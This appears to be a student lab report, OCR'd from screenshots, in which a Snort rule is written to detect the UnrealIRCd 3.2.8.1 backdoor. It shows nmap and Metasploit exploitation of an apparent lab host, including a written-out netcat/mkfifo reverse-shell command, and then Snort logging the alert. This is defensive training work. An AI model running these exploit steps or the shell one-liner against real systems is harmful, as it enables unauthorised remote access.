
Requirement 1.3 Prevent UnrealIRCD 3.2.8.1 Backdoor Command Execution vulnerability

- Perform similar steps as Requirement 1.2 with the UnrealIRCD 3.2.8.1 Backdoor Command Execution vulnerability.




```
user@user-virtual-machine:/etc/snort/rules$ sudo nano local.rules
user@user-virtual-machine:/etc/snort/rules$ sudo snort -c /etc/snort/snort.conf
Running in IDS mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
PortVar 'HTTP_PORTS' defined :  [ 80:81 311 383 591 593 901 1220 1414 1741 1830
2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 7777
7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300
8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444 41080 50002
55555 ]
PortVar 'SHELLCODE_PORTS' defined :  [ 0:79 81:65535 ]
PortVar 'ORACLE_PORTS' defined :  [ 1024:65535 ]
PortVar 'SSH_PORTS' defined :  [ 22 ]
PortVar 'FTP_PORTS' defined :  [ 21 2100 3535 ]
PortVar 'SIP_PORTS' defined :  [ 5060:5061 5600 ]
PortVar 'FILE_DATA_PORTS' defined :  [ 80:81 110 143 311 383 591 593 901 1220 14
14 1741 1830 2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:71
45 7510 7777 7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 82
43 8280 8300 8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444
```

⇨ Start snort




```
  GNU nano 6.2                                  local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
alert tcp any any -> any any (msg:"UnrealIRCd 3.2.8.1 Backdoor Exploit Attempt"; content:"AB"; nocase; flow:to_server,established; sid:1000001;)
```

Rule alert for the unrealIRCD 3.2.8.1 Backdoor attack




```
┌──(kali㉿kali)-[~]
└─$ nmap -O 192.168.137.132
TCP/IP fingerprinting (for OS scan) requires root privileges.
QUITTING!

┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.137.132
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 06:48 EST
Nmap scan report for 192.168.137.132
Host is up (0.00086s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
```

From the Kali machine, perform nmap to the victim




```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.137.132
RHOST => 192.168.137.132
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================


   #   Name                                      Disclosure Date  Rank    C
heck  Description
   -   ----                                      ---------------  ----    -
```

Use exploit/unix/irc/unreal_ircd_3281_backdoor, set RHOST, RPORT




```
o     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet                  normal  N
o     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > use payload 4

Matching Modules
================


   #     Name
               Disclosure Date  Rank       Check  Description
   -     ----
               ---------------  ----       -----  -----------

   0     exploit/windows/scada/igss9_misc
               2011-03-24       excellent  No     7-Technologies IGSS 9 Data
 Server/Collector Packet Handling Vulnerabilities
   1     exploit/windows/scada/igss9_igssdataserver_rename
               2011-03-24       normal     No     7-Technologies IGSS 9 IGSS
dataServer .RMS Rename Buffer Overflow
   2     exploit/multi/http/atutor_upload_traversal
               2019-05-17       excellent  Yes    ATutor 2.2.4 - Directory T
raversal / Remote Code Execution,
   3     exploit/unix/webapp/awstats_migrate_exec
               2006-05-04       excellent  Yes    AWStats migrate Remote Com
mand Execution
   4     exploit/multi/misc/indesign_server_soap
               2012-11-11       excellent  Yes    Adobe IndesignServer 5.5 S
OAP Server Arbitrary Script Execution
   5     exploit/windows/fileformat/adobe_pdf_embedded_exe
               2010-03-29       excellent  No     Adobe PDF Embedded EXE Soc
ial Engineering
   6     exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs
               2010-03-29       excellent  No     Adobe PDF Escape EXE Socia
l Engineering (No JavaScript)
   7     exploit/windows/http/advantech_iview_networkservlet_cmd_inject
               2022-06-28       excellent  Yes    Advantech iView NetworkSer
vlet Command Injection
   8     exploit/linux/http/alcatel_omnipcx_mastercgi_exec
               2007-09-09       manual     No     Alcatel-Lucent OmniPCX Ent
erprise masterCGI Arbitrary Command Execution
   9     exploit/linux/http/alienvault_sqli_exec
```

Choosing payload 4



```
se exploit/linux/local/vmwgfx_fd_priv_esc

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 4
payload ⇒ cmd/unix/bind_ruby_ipv6
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][ ... ]
   RHOSTS   192.168.137.132  yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Payload options (cmd/unix/bind_ruby_ipv6):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.137.132  no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set CMD rm /tmp/f;mkfifo /
tmp/f;cat /tmp/f|/bin/sh -i 2>&1\nc 192.168.137.132 4444 >/tmp/f
[!] Unknown datastore option: CMD.
CMD ⇒ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1nc 192.168.137.132 4
444 >/tmp/f
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 192.168.137.132:6667 - Connected to 192.168.137.132:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.137.132:6667 - Sending backdoor command ...
```

Perform the attack on the victim machine



```
11/21-19:39:33.553077  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.137.1:
50697 -> 239.255.255.250:1900
11/21-19:39:34.565113  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.137.1:
50697 -> 239.255.255.250:1900
11/21-19:39:35.572860  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.137.1:
50697 -> 239.255.255.250:1900
11/21-19:39:36.580740  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.137.1:
50697 -> 239.255.255.250:1900
11/21-19:41:33.561907  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.137.1:
51796 -> 239.255.255.250:1900
11/21-19:41:34.570061  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.137.1:
51796 -> 239.255.255.250:1900
11/21-19:41:35.570762  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.137.1:
51796 -> 239.255.255.250:1900
11/21-19:41:36.576775  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.137.1:
51796 -> 239.255.255.250:1900
11/21-19:42:13.405891  [**] [1:1000001:0] UnrealIRCd 3.2.8.1 Backdoor Exploit Attempt [**] [Priority: 0] {TCP} 192.168.137.134:43843 -> 192.168.137.132:6667
user@user-virtual-machine:~$ 
```

Snort detects the attack